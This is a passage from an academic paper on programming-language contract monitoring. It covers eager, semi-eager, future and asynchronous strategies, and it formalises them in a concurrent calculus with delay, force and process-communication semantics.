


Figure 1. Communication patterns for eager, semi-eager, future, and asynchronous contract monitoring. The red regions indicate contract-checking evaluators and the blue regions indicate delay-reference evaluators.

further demonstrate this behavior, consider a revised contract over pairs that checks its sub-contracts using **future**:

$$\text{nat/pcF} \triangleq \text{pair/c nat/c future nat/c future}$$

Now we must explicitly force the subcomponents of the pair:

$$\begin{aligned} \text{fst (force (check nat/pcF future (5, -1)))} &\Rightarrow \text{ref} \\ \text{force (fst (force (check nat/pcF future (5, -1))))} &\Rightarrow 5 \\ \text{force (snd (force (check nat/pcF future (5, -1))))} &\Rightarrow \text{exn} \\ \text{force (fst (check nat/pcE eager (5, -1)))} &\Rightarrow 5 \\ \text{force (check nat/pcE future (5, -1))} &\Rightarrow \text{exn} \end{aligned}$$

The last two examples are of particular interest: each pair contract requires three strategies for each of its first sub-component, second sub-component, and the overall pair. If we use **future** for all three, we receive a promise that, when forced, returns a pair of further promises. Our framework allows the free intermixing of monitoring strategies, however, so we can construct a pair contract that is enforced at assertion time while delaying each of the subcomponent contract, or that eagerly enforces its subcomponents when forced (as in the last example, which uses **nat/pcE**, the eager pair contract).

Semi-Eager Contracts. The presentation of future contracts presumes that the contract monitor is too computationally complex to perform while suspending the user evaluator. Delaying the actual contract evaluation, however, is often sufficient: if a structural contract may be checked in layers and pieces as the program traverses the structure, piece-wise demand-time contract enforcement is often sufficient. This suggests a fourth model of contract monitoring which delays the monitor enforcement until the user evaluator forces the expression. Findler and Felleisen first used so-called *semi-eager* evaluation to model contracts across module bound-

aries, enforcing contracts only when invoked by the client module [16]. Hinze et al. [22] and Degen et al. [7] model this approach by encoding the Findler-Felleisen semantics directly in Haskell, and Chitil [5] builds on this encoding, introducing a number of combinators that exploit this delaying behavior.

Future monitoring closely mirrors semi-eager monitoring: while the former immediately performs contract enforcement but delays evaluator communication, the latter delays contract enforcement and immediately performs communication afterwards. As a result, the two strategies behave identically from the user's perspective in the absence of effectful operations and computational time:

$$\begin{aligned} \text{check nat/c semi 5} &\Rightarrow \text{ref} \\ \text{force (check nat/c semi -1)} &\Rightarrow \text{exn} \\ (\lambda x. 1 + \text{force } x) (\text{check nat/c semi 5}) &\Rightarrow 6 \\ (\lambda x. 1 + \text{force } x) (\text{check nat/c semi -1}) &\Rightarrow \text{exn} \end{aligned}$$

While the usage looks identical with respect to expected outputs, the underlying semantic differences expose an axis of variation for contract monitors: *where* the delaying mechanism occurs in the monitoring process. This difference is apparent in the pattern presented as *Semi-Eager Monitoring* in Figure 1: we move the delay mechanism creation from the user evaluator to the monitoring evaluator, and thus expose a natural variance in monitoring semantics.

Data Structural Contracts. The contracts we have presented so far omit a large part of the design space for contracts: neither predicates nor pairs readily lend themselves to recursive contracts. Binary-search trees, conversely, provide an interesting venue for exploring structural contracts in the large, presenting opportunities for contract enforcement that contrast well with the asymptotic and algorithmic obligations of the underlying structure. For example, we might construct a contract to ensure that a given tree is indeed

organized in sorted order. We can do this with a dependent tree contract that takes four subcontracts and strategies for each of the leaf, left subtree, node value, and right subtree:

```
fix bst/E lo hi.
  tree/dc (pred/c null?)           eager leaf
    (λn. bst/E lo n)              eager left
    (pred/c (λx. lo ≤ x and x ≤ hi)) eager value
    (λn. bst/E n hi)              eager right
```

This contract ensures that each leaf of the tree is a null value and each value that occurs in the tree is within the correct numeric bounds. Under eager monitoring this contract must traverse the entire tree to enforce this constraint, requiring $O(n)$ time, whereas a insertion algorithm would require $O(\log n)$ time in a balanced tree. This style of monitoring is often preferable to ensure program safety, but such traversals become problematic as the structure increases in size. We can forgo such a strong guarantee, however, and opt for semi-eager contract enforcement:

```
fix bst/S lo hi.
  tree/dc (pred/c null?)           eager
    (λn. bst/S lo n)              semi
    (pred/c (λx. lo ≤ x and x ≤ hi)) eager
    (λn. bst/S n hi)              semi
```

This contract will enforce the invariant on exactly the nodes we visit during the program, which will recover $O(\log n)$ complexity for insertion into a balanced tree. Even so, we have tied the user evaluator to this contract, relying on the user program's evaluation to enforce the contract. Departing from such a coupling requires a full separation of the monitoring evaluator from the user evaluator.

Future monitors provides two approaches to such separation. In the first, we construct such a monitor by replacing the two uses of **semi** with **future** in the definition of **bst/S**, yielding **bst/F**. This third implementation of the binary-search tree invariant yields a unique situation: the future monitors will traverse the entire structure of the tree, but the user evaluator only waits on the results that are relevant to the completion of the program. Thus we may complete the user evaluator's computation without enforcing the invariant over the entire tree.

Alternatively, we might enforce **bst/E** concurrently under the **future** strategy, demanding the promise at the end of the entire user program. This will allow us to continue with a computation, verifying the contract concurrently and retrieving the final result at the last possible moment. This last alternative for future monitoring may also be constructed with asynchronous monitoring: the monitor will traverse the entire tree and enforce the contract, reporting an error only if and when it is detected.

Function Contracts. Monitoring a function contract verifies contracts on a function's input and output values. Like a pair contract, a function contract consists of two sub-contracts and their associated strategies: the first contract, or *pre-condition*, is enforced on function inputs, and the second contract, or *post-condition*, is asserted on the result of the function application. These contracts are constructed with the function contract combinator **func/c**:

$$\begin{aligned} \text{fnat/cE} &\triangleq \text{func/c nat/c eager nat/c eager} \\ \text{fnat/cS} &\triangleq \text{func/c nat/c semi nat/c semi} \end{aligned}$$

Function contracts deviate from pair contracts in one important way: while it was possible to write eager pair contracts that might produce inefficiency or diverge, the equivalent approach for function contracts is untenable. For any infinite set of valid inputs or outputs, such as the natural numbers, it is generally impossible to traverse the entire domain and codomain of a procedure to ensure that each adheres to the pre- and post-condition.

To avoid this problem, functional contract enforcement postpones the pre- and post-condition contracts until the function's precise input is available. This delay manifests as a secondary λ -abstraction around the monitored procedure, and thus while a

function contract may be monitored under any strategy, that overall strategy only determines *when* the wrapped procedure is constructed [4]. (The literature suggests an alternative method for checking function contracts through statistical verification [12, 14], which we discuss in Sec. 8.) We define two monitored procedures using the contracts above:

$$\begin{aligned} \text{sub1/mE} &\triangleq \text{check fnat/cE eager } (\lambda x. x - 1) \\ \text{sub1/mS} &\triangleq \text{check fnat/cS eager } (\lambda x. \text{force } x - 1) \end{aligned}$$

We use **eager** in both cases to avoid delaying the construction of the wrapped procedure. Applications proceed as follows:

$$\begin{array}{llll} \text{sub1/mE } 5 &\Rightarrow 4 & (\text{ef}_1) & \text{sub1/mS } 5 &\Rightarrow \text{ref} & (\text{sf}_1) \\ \text{sub1/mE } -1 &\Rightarrow \text{exn} & (\text{ef}_2) & \text{sub1/mS } -1 &\Rightarrow \text{exn} & (\text{sf}_2) \\ \text{sub1/mE } 0 &\Rightarrow \text{exn} & (\text{ef}_3) & \text{sub1/mS } 0 &\Rightarrow \text{ref} & (\text{sf}_3) \\ & & & \text{force (sub1/mS } 0) &\Rightarrow \text{exn} & (\text{sf}_4) \end{array}$$

The first three examples are as expected: no contract is violated in the first, the pre-condition is violated in the second, and the post-condition is violated in the third. The semi-eager examples are more intricate: example (sf₁) behaves as expected, returning a reference that will yield 4 when forced, example (sf₂) produces an exception when the value monitored by the pre-condition is forced in the body of the function, and examples (sf₃) and (sf₄) indicate that the post-condition result must be demanded before usage.

The Many-Strategy Approach. Unfortunately, none of these approaches provide a single “silver bullet” solution to contract monitoring. While Degen et al. [7] conclude that “faithfulness is better than laziness”, we assert that each strategy is an ideal fit in a number of situations, and so fixing the contract evaluator with a single strategy is a poor fit for programmer flexibility.

Furthermore, there is evidence that some useful contracts cannot be expressed with any of the strategies or combinators we have introduced so far [18]. For example, consider checking the fullness of a binary search tree, which ensures that a tree of height n has 2^n nodes. This property is easy to verify by traversing the tree, but it poses subtle issues for contract monitoring strategies. We would like to check as much of the tree as possible without forcing additional evaluation, but the *contract* requires traversal and thus we require some mechanism to back-propagate values to waiting contracts as the tree is explored.

As we will see in Sec. 7.2, asynchronous and semi-eager strategies combined with communication allow us to write this back-propagation mechanism, arranging a series of callbacks to verify the tree is full. This contract requires careful construction, but it will allow us to signal an error after we have traversed any unbalanced part of the subtree to its leaves.

The contracts we have examined thus far are all built from the same primitive effects: exceptions, concurrent processes with communication, and delaying and forcing mechanisms. In the next sections we will outline a core calculus with these operations and demonstrate how to construct general, generic, and strategy-agnostic monitoring mechanisms from them.

3. A Concurrent Calculus for Contracts

Having demonstrated the core ideas of this new approach to contract monitoring, we turn our attention toward formalizing these features in λ_{CC} , the calculus of concurrent contracts. This calculus combines several standard features, including pure λ -expressions, exceptions, delay and force primitives, and a process model inspired by Concurrent ML [24, 29, 30]. The pure λ -calculus portion of the calculus includes several common forms (the unshaded portion of Figure 2), including if, case, pairs, and recursive bindings. Each of the additional language layers provides a separate level of abstraction in λ_{CC} aimed at a distinct class of clients:

e	$x \mid v \mid ee \mid \text{if } e \text{ then } e \text{ else } e \mid (e, e)$
	$\text{unop } e \mid \text{binop } ee \mid \text{case } (e; \text{inl } x \triangleright e; \text{inr } x \triangleright e)$
	$\text{injl } e \mid \text{injr } e$
	$\text{check } eeB \mid \text{force } e \mid \text{raise } e$
	$\text{read } e \mid \text{chan } e \mid \text{write } ee$
	$\text{spawn } \mathcal{T} e \mid \text{delay } e \mid \text{catch } ee$
v	$\lambda x. e \mid \text{fix } f x. e \mid \text{true} \mid \text{false} \mid \text{inl } v \mid \text{inr } v \mid (v, v)$
	$\text{unit} \mid n \mid \text{str} \mid B \mid s$
	$\iota \mid \text{dref}_{\iota_1, \iota_2}$
B	$(\text{str}, \text{str}, \text{str})$
s	$\text{eager} \mid \text{semi} \mid \text{future} \mid \text{async} \mid \dots$
\mathcal{E}	$\square \mid \mathcal{E} e \mid v \mathcal{E} \mid \text{if } \mathcal{E} \text{ then } e \text{ else } e \mid (\mathcal{E}, e) \mid (v, \mathcal{E})$
	$\text{unop } \mathcal{E} \mid \text{binop } \mathcal{E} e \mid \text{binop } v \mathcal{E}$
	$\text{case } (\mathcal{E}; \text{inl } x \triangleright e; \text{inr } x \triangleright e) \mid \text{injl } \mathcal{E} \mid \text{injr } \mathcal{E}$
	$\text{check } \mathcal{E} eeB \mid \text{check } v \mathcal{E} eB \mid \text{force } \mathcal{E} \mid \text{raise } \mathcal{E}$
	$\text{write } \mathcal{E} e \mid \text{write } v \mathcal{E} \mid \text{chan } \mathcal{E} \mid \text{read } \mathcal{E}$
	$\text{catch } \mathcal{E} e \mid \text{catch } v \mathcal{E}$
a	$v \mid \text{raise } v$
\mathcal{P}	$\mathcal{P} + \mathcal{P} \mid \langle n, \mathcal{T} \mid e \rangle \mid \text{done } a$
\mathcal{T}	$\mathbf{U} \mid \mathbf{M} \mid \mathbf{A}$
\mathcal{K}	$\{\iota_0, \dots, \iota_n\}$
\mathcal{C}	$\square \mid \langle n, \mathcal{T} \mid \mathcal{E} \rangle \mid \mathcal{C} + \mathcal{P}$

Figure 2. Syntax of λ_{CC} .

- The λ -calculus with check, raise, strategies s , blame B , and force (but not delay), appearing as “white” and **red** in Figure 2. This language fragment provides a framework for user programs that wish to enforce contracts and interact with delayed contract values. Contract writers also use this calculus to construct contracts and contract combinators that naturally adhere to the standard notions of value propagation for contracts. All of the contract combinators used in Sec. 2 and defined in Figure 6 are written in this language. Furthermore, we track blame following Dimoulas et al. [11]: each blame object contains three strings, indicating the contract, positive, and negative parties.
- The λ -calculus with the above features and synchronous process facilities chan , read , and write , including the white, **red**, and **purple** portions of Figure 2. These primitives allow contract writers to interact with the contract runtime to craft additional patterns of communication between monitoring evaluators to recover new—and sometimes improved—contract enforcement patterns. These three forms are colored purple to indicate their dual nature as contract writing facilities and underlying semantic specification. The only style of contract where we have found this necessary uses these communication facilities to propagate information between subcontracts in a recursive, dependent structural contract (as in the fullness verification described in the previous section). We show how to express this style of contract in our Racket implementation in Sec. 7.
- The full calculus, including everything in Figure 2 (the white, **red**, **purple**, and **blue** portions), adds the additional features to complete the semantic model of contract monitoring in terms of processes. These effects along with answers a , channel names ι , the special *delay reference* form (Sec. 3.2), process pools \mathcal{P} , process tags \mathcal{T} , channel maps \mathcal{K} , evaluation contexts \mathcal{E} , and process contexts \mathcal{C} , provide a basis for the implementation of check, force, and delay. Furthermore, this calculus serves as a semantic specification for the runtime evaluation of contract monitors, giving an account of the underlying operations of contracts, and it is not intended for use in user programs.

Process Evaluation Rules

$\frac{e \mapsto e'}{\mathcal{K}; \mathcal{P} + \langle n, \mathcal{T} \mid e \rangle \Rightarrow \mathcal{K}; \mathcal{P} + \langle n, \mathcal{T} \mid e' \rangle}$	(STEP)
$\frac{n \notin \mathcal{C}[\text{spawn } \mathcal{T} e]}{\mathcal{K}; \mathcal{C}[\text{spawn } \mathcal{T} e] \Rightarrow \mathcal{K}; \mathcal{C}[\text{unit}] + \langle n, \mathcal{T} \mid e \rangle}$	(SPAWN)
$\frac{\iota \notin \mathcal{K}}{\mathcal{K}; \mathcal{C}[\text{chan } v] \Rightarrow \mathcal{K} \cup \{\iota\}; \mathcal{C}[v \iota]}$	(CHANNEL)
$\frac{\iota \in \mathcal{K}}{\mathcal{K}; \mathcal{C}[\text{read } \iota] + \mathcal{C}'[\text{write } v \iota] \Rightarrow \mathcal{K}; \mathcal{C}[v] + \mathcal{C}'[\text{unit}]}$	(SYNC)
$\frac{}{\mathcal{K}; \langle n, \mathbf{U} \mid a \rangle + \mathcal{P}_A \Rightarrow \mathcal{K}; \text{done } a}$	(TERM1)
$\frac{}{\mathcal{K}; \langle n, \mathbf{M} \mid v \rangle + \mathcal{P} \Rightarrow \mathcal{K}; \mathcal{P}}$	(TERM2)
$\frac{}{\mathcal{K}; \langle n, \mathbf{A} \mid v \rangle + \mathcal{P} \Rightarrow \mathcal{K}; \mathcal{P}}$	(TERM3)
$\frac{}{\mathcal{K}; \langle n, \mathbf{A} \mid \text{raise } v \rangle + \mathcal{P} \Rightarrow \mathcal{K}; \text{done } (\text{raise } v)}$	(TERM4)

Exception Evaluation Rules

$\frac{\text{catch } h \square \notin \mathcal{E}}{\mathcal{E}[\text{raise } v'] \rightarrow \text{raise } v'}$	$\frac{}{\text{catch } h v \rightarrow v}$	$\frac{}{\text{catch } h (\text{raise } v') \rightarrow h v'}$
---	--	--

Figure 3. Small-step semantics for the effectful forms of λ_{CC} .

3.1 Core Features

We have already introduced the core user language (colored white and **red**) with canonical λ -calculus forms³ through a series of examples, and thus we now focus on the remaining pieces of λ_{CC} : exceptions, processes, check, delay, and force. Exceptions are standard, and each of check, force, and delay are implemented in terms of processes, and thus we briefly explain exceptions and focus on the concurrent aspects of λ_{CC} , postponing delay and force until Sec. 3.2. The check form is described in Sec. 4, where we provide the semantics for each of **eager**, **async**, **future**, and **semi** monitoring in terms of the underlying process calculus and delay. In the remainder of the paper we use \rightarrow for a single *local* evaluation rule and \mapsto for a top-level evaluation step.

Exceptions We include the standard exception mechanisms **raise** and **catch** to report and handle contract violations. The last three rules in Figure 3 illustrate their behavior. The **catch** $h e$ form installs a handler h during the evaluation of e . If that evaluation terminates with a value v , the handler is discarded and the entire form evaluates to v . Otherwise the evaluation of e may raise an exception value v' , in which case the intermediate contexts are discarded until either the exception reaches the top level or encounters the closest handler. In the latter case, the handler h is invoked on v' .

Processes and Process Calculus Runtime configurations in λ_{CC} , written $\mathcal{K}; \mathcal{P}$, consist of a collection of channels \mathcal{K} that scope over concurrent processes \mathcal{P} . The set of channels \mathcal{K} grows over the

³The semantic relations for these forms are standard and thus omitted.

$$\begin{array}{l}
\text{catchM} \triangleq \lambda x f. \text{case } (x; \text{inl } y \triangleright f y; \text{inr } y \triangleright \text{raise } y) \quad \text{rep/D} \triangleq \text{fix rep/D } i_1 i_2 x. \text{seq } (\text{read } i_1) (\text{write } i_2 x) (\text{rep/D } i_1 i_2 x) \\
\frac{v \neq \text{dref}_{\iota_1, \iota_2}}{\text{force } v \rightarrow v} \qquad \frac{}{\text{force } (\text{dref}_{\iota_1, \iota_2}) \rightarrow \text{seq } (\text{write } \iota_1 \text{ unit}) (\text{catchM } (\text{read } \iota_2) \text{id})} \\
\text{delay } e \rightarrow \text{chan } (\lambda i_1 i_2. \text{seq } (\text{spawn } A (\text{seq } (\text{read } i_1) (\text{let } x = \text{catch injr } (\text{injl } e) \text{ in seq } (\text{write } i_2 x) (\text{rep/D } i_1 i_2 x)))) \text{dref}_{i_1, i_2})
\end{array}$$

Figure 4. Small-step semantics for a delaying mechanism in λ_{CC} .

course of evaluation as new channels are constructed for communication with `chan`. The syntax distinguishes three kinds of processes: $\langle n, \mathcal{T} \mid e \rangle$ represents an individual process made up of a unique process numerical identifier n , a process tag \mathcal{T} , explained below, and a λ -expression e ; done a is a halt state that indicates the computation has terminated with an answer a ; and $\mathcal{P} + \mathcal{P}$ is the concurrent computation of processes (or collections of processes). Process contexts \mathcal{C} allow us to decompose process configurations, analogous to decomposing expressions via evaluation contexts \mathcal{E} .

The remaining semantics in Figure 3 formalizes the behavior of processes. We use \Rightarrow to rewrite process configurations, where \Rightarrow is non-deterministic in the result depending on scheduling choices. The rules implicitly equate configurations that differ only in the names of bound variables and the order or grouping of processes.

The first rule, **STEP**, describes internal steps taken during process evaluation: if the process body can take a top-level step $e \mapsto e'$, then the process may take an internal step under the \Rightarrow relation. The second rule, **SPAWN**, describes process creation. We require two arguments to spawn a process: a process tag \mathcal{T} , signifying the nature of the process, and an expression e to evaluate in the new process. In a well-formed configuration, there is exactly one process tagged **U** which represents the “main” computation. Configurations may include any number of monitoring processes, tagged **M**, as well as asynchronous processes, tagged **A**. Spawning a new process allocates a unique process identification number, adds the process to the configuration, and yields `unit` in the original process.

The third rule, **CHANNEL**, creates new channels for synchronous process communication. This form takes a one-argument procedure v as input, creates a new channel ι , adds it to \mathcal{K} , and provides the new channel as input to the procedure v . The fourth rule, **SYNC**, describes synchronous communication: if the program configuration includes a process ready to write a value across a channel and another ready read from the same channel, these two processes can simultaneously perform the communication step.

The termination behavior of a process is dictated by its *tag*, **U**, **M**, or **A**, described by **TERM1**–**TERM4** in Figure 3. If a process configuration consists solely of a finished user process and asynchronous processes, the configuration may halt non-deterministically with the result of the user process. If any of the asynchronous processes has detected a contract violation, the configuration may also non-deterministically terminate with that contract violation. If a monitoring process halts with an error due to a malformed expression, the entire configuration becomes stuck and is unable to take another evaluation step.

3.2 Delay and Force

Some contract monitoring strategies (e.g., semi-eager and future) require fine-grained interaction with the user evaluator in the call-by-value calculus to delay the evaluation of code fragments. One way to express such interactions would be to require user expressions to provide synchronization hooks for the monitoring thread. Taken to its logical extreme, this approach would reduce to manually implementing the call-by-value, call-by-name, and call-by-

need λ -calculi and their interactions using explicit channels and processes [31]. These encodings would allow any pattern of interaction between the user evaluator and the monitor, but they would come at a heavy price: *every* λ -expression would be expressed as a process and each application would encode the desired behavior as a pattern of communication between the procedure and argument processes. The pure λ -calculus sublanguage would evaporate, yielding a process-based calculus.

This extreme approach is incompatible with our goals of explaining, integrating, and implementing existing contract systems into existing languages with our approach. Even a less-extreme approach would require intrusive changes to add synchronous behavior in the user program. Instead we add delay and force facilities to provide “enough” control over the critical portions of evaluation without requiring substantial modification to user programs. Monitoring strategies can use delay to suspend the evaluation of λ -expressions, and user programs must explicitly use force to evaluate these suspended expressions. As we illustrate in Sec. 7, wherein we introduce our Racket implementation and use it to write several contracts, these occurrences of force are not overly intrusive. Furthermore, force may be removed if the language has sufficient support to automatically force values during runtime [21].

The need for force seems to imply greater inconvenience for programmers, compared to existing contract systems which allow the result of contract monitoring to be used directly. However, this seeming convenience relies in most cases (such as contract systems for Racket or Haskell) on only allowing strategies which fit precisely with the underlying language evaluation semantics. Instead, we allow programmers to choose between strategies without requiring changes to the underlying evaluation semantics. Only when there is a mismatch between the monitoring strategy and the evaluation, as in a call-by-value language with **semi** monitoring, is manual control over evaluation with force needed. Dimoulas et al. [10] present a call-by-value calculus with future monitoring *without* delay and force, but only ever execute flat predicate contracts in parallel. Furthermore, they manually add synchronization—equivalent to force—at effect points. They suggest that this could be implicitly performed by the runtime system, just as implicit forcing could be added.

While integral to the inner workings of **semi** and **future**, delay and force are straightforward to define with the communication and process facilities in λ_{CC} (Figure 4). The evaluation of delay e proceeds as follows: we construct a pair of new channels ι_1 and ι_2 , spawn a process p_r that immediately blocks reading from ι_1 , and then return a delay a *delay reference* d , a tagged pair of ι_1 and ι_2 .

If d is never used, process p_r remains blocked and the expression e that was delayed is never evaluated. A process p_f having access to d may force the evaluation of e as follows: we write `unit` to ι_1 and then block reading from ι_2 taking care to handle the possible error value.

The write action of p_f on ι_1 awakens p_r . The process p_r evaluates e and writes the resulting value on ι_2 . Process p_r then replicates itself via `rep/D`, ensuring further forces of the same delay


reference produce the same value without re-evaluation. Finally, It is possible that e will raise an exception, and so the value written to ι_2 is tagged to indicate when this has occurred.

Finally, applying force to any value which is not a delay-reference returns the value unchanged. This operation is a matter of programmer convenience: a function $\lambda x. x + 1$ can *only* be monitored by contracts whose preconditions do *not* build delay references, e.g., preconditions that use **eager**. Using strategies like **semi** in the precondition would attempt to invoke addition on a delay reference. In contrast, the function $\lambda x. \text{force } x + 1$ can be used with *any* strategy for the precondition contract whether it builds a delay reference or not.

4. Contract Monitoring with Processes

We now construct the monitoring behaviors characterized in Sec. 2, presenting the underlying semantics for **check** to describe the many-strategy monitoring system for λ_{CC} . This semantic model, presented in Figure 5, explicitly encodes each monitoring strategy as a pattern of process communication, illustrating their subtle and precise differences.

Eager Monitors. The eager approach to contract monitoring closely matches the CPCF calculus described by Dimoulas et al. [11], where every contract is checked at assertion time. These checks are modeled as immediate interactions between processes, as presented in Figure 1. Consider a further diagram where the monitor produces an error:



This behavior is encoded via the process effect operators in λ_{CC} in the eager definition of **check** (see Figure 5). To demonstrate this interaction, consider the running example of enforcing the contract nat/c^4 :

$$\begin{aligned} & \langle 0, U \mid \text{check nat}/c \text{ eager } v \, b \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{catchM (read } \iota) \, id \rangle \\ & + \langle 1, M \mid \text{write } \iota \text{ (catch injr (injl (nat}/c \, v \, b))) \rangle \end{aligned}$$

When $v := 5$, the computation proceeds as:

$$\begin{aligned} \Rightarrow^* & \langle 0, U \mid \text{catchM (read } \iota) \, id \rangle + \langle 1, M \mid \text{write } \iota \text{ (inl 5)} \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{catchM (inl 5) } id \rangle \\ \Rightarrow^* & \langle 0, U \mid 5 \rangle \end{aligned}$$


When $v := -1$, the computation proceeds as:

$$\begin{aligned} \Rightarrow^* & \langle 0, U \mid \text{catchM (read } \iota) \, id \rangle + \langle 1, M \mid \text{write } \iota \text{ (inr } b) \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{catchM (inr } b) \, id \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{raise } b \rangle \end{aligned}$$

Here **check** immediately constructs the communication channel ι and the monitoring process. The initiating process performs a blocking read across ι while the monitoring process checks the contract with the monitored value. The result of the contract is handled by injecting values to the left and exceptions to the right before writing them to the initiating process. Finally, the initiating evaluator processes the result with **catchM**, continuing with the value or re-throwing the exception.

Asynchronous Monitors. The asynchronous approach to contract monitoring consists of stand-alone monitors that perform “best-effort” checking: if the monitor is not finished when the user program is complete, then the entire program produces the user-program answer and discards the incomplete monitor, as presented

in Figure 1. Consider a further diagram where the monitor produces an error:



With explicit processes, this monitoring strategy is straightforward, as implemented in Figure 5. When invoked, **check** spawns an asynchronous process to perform the check; there is no additional synchronization except for possible termination of the configuration in the event of an error. When the monitor is complete, the asynchronous process terminates with either a value v or an exception raise v . This lack of synchronization can produce non-deterministic results for asynchronous monitoring:

$$\begin{aligned} & \emptyset; \langle 0, U \mid id \text{ (check nat}/c \text{ async -1 } b) \rangle \\ \Rightarrow^* & \{ \iota \}; \langle 0, U \mid id -1 \rangle + \langle 1, A \mid \text{nat}/c -1 \, b \rangle \\ \Rightarrow^* & \{ \iota \}; \langle 0, U \mid -1 \rangle + \langle 1, A \mid \text{nat}/c -1 \, b \rangle \\ \Rightarrow^* & \{ \iota \}; \text{done -1} \\ \\ & \Rightarrow^* \{ \iota \}; \langle 0, U \mid id -1 \rangle + \langle 1, A \mid \text{nat}/c -1 \, b \rangle \\ \Rightarrow^* & \{ \iota \}; \langle 0, U \mid \dots \rangle + \langle 1, A \mid \text{raise } b \rangle \\ \Rightarrow^* & \{ \iota \}; \langle 1, A \mid \text{raise } b \rangle \\ \Rightarrow^* & \{ \iota \}; \text{done (raise } b) \end{aligned}$$

Even with this potential non-determinism, asynchronous contracts can provide a reasonable alternative to completely verifying contracts over large structures.

Future Monitors. Originally posed by Dimoulas et al. [10], future contracts check contracts concurrently during program execution, synchronizing only when necessary for the program to continue. Dimoulas et al. [10] perform this synchronization at all program side effects; we instead synchronize when the value is demanded. The implementation of future monitoring follows eager monitoring, but delays the receipt of the resulting value until it is needed (Figure 5). The consumer of the contracted value can force the future at any time, at which point the blocking nature of **read** will halt the current process until contract checking is complete. Returning to our example, evaluation proceeds as follows:

$$\begin{aligned} & \langle 0, U \mid \text{force (check nat}/c \text{ future } 5 \, b) \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{force (delay (catchM (read } \iota) \, id))} \rangle + \\ & \langle 1, M \mid \text{write } \iota \text{ (catch injr (injl (nat}/c \, 5 \, b))) \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{force dref}_{\iota_2, \iota_3} \rangle + \\ & \langle 1, M \mid \text{write } \iota \text{ (catch injr (injl 5))} \rangle + \langle 2, A \mid \dots \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{catchM (read } \iota_3) \, id \rangle + \\ & \langle 1, M \mid \text{write } \iota \text{ (inl 5)} \rangle + \langle 2, A \mid \dots \text{read } \iota \, \dots \rangle \\ \Rightarrow^* & \langle 0, U \mid \text{catchM (read } \iota_3) \, id \rangle + \langle 2, A \mid \dots \text{write } \iota_3 \text{ (inl 5) } \dots \rangle \\ \Rightarrow^* & \langle 0, U \mid 5 \rangle + \langle 2, A \mid \dots \rangle \end{aligned}$$

The derivation corresponds to the enforcement process presented in *Future Monitoring* in Figure 1: the **check** form constructs two new processes, colored **red** and **blue**, that collectively provide the monitoring future. The third, fourth, and fifth steps correspond to the synchronizations that take place in Figure 1, first between the user and delay processes, then the monitor and delay processes, and finally the user and delay processes again. The derivation ends with the monitoring process removed from the configuration and the user process continuing with the monitor result.

Semi-Eager Monitoring. Semi-eager monitoring [5–8, 22] delays contract checking until the checked value is demanded, an approach that appears naturally when Findler-Felleisen-style are recreated in lazy languages such as Haskell [5, 7, 22]. The implementation of semi-eager monitoring mirrors future monitoring, except that the contract expression is delayed instead of the user con-

⁴ We elide K in our examples for simplicity of presentation.

```

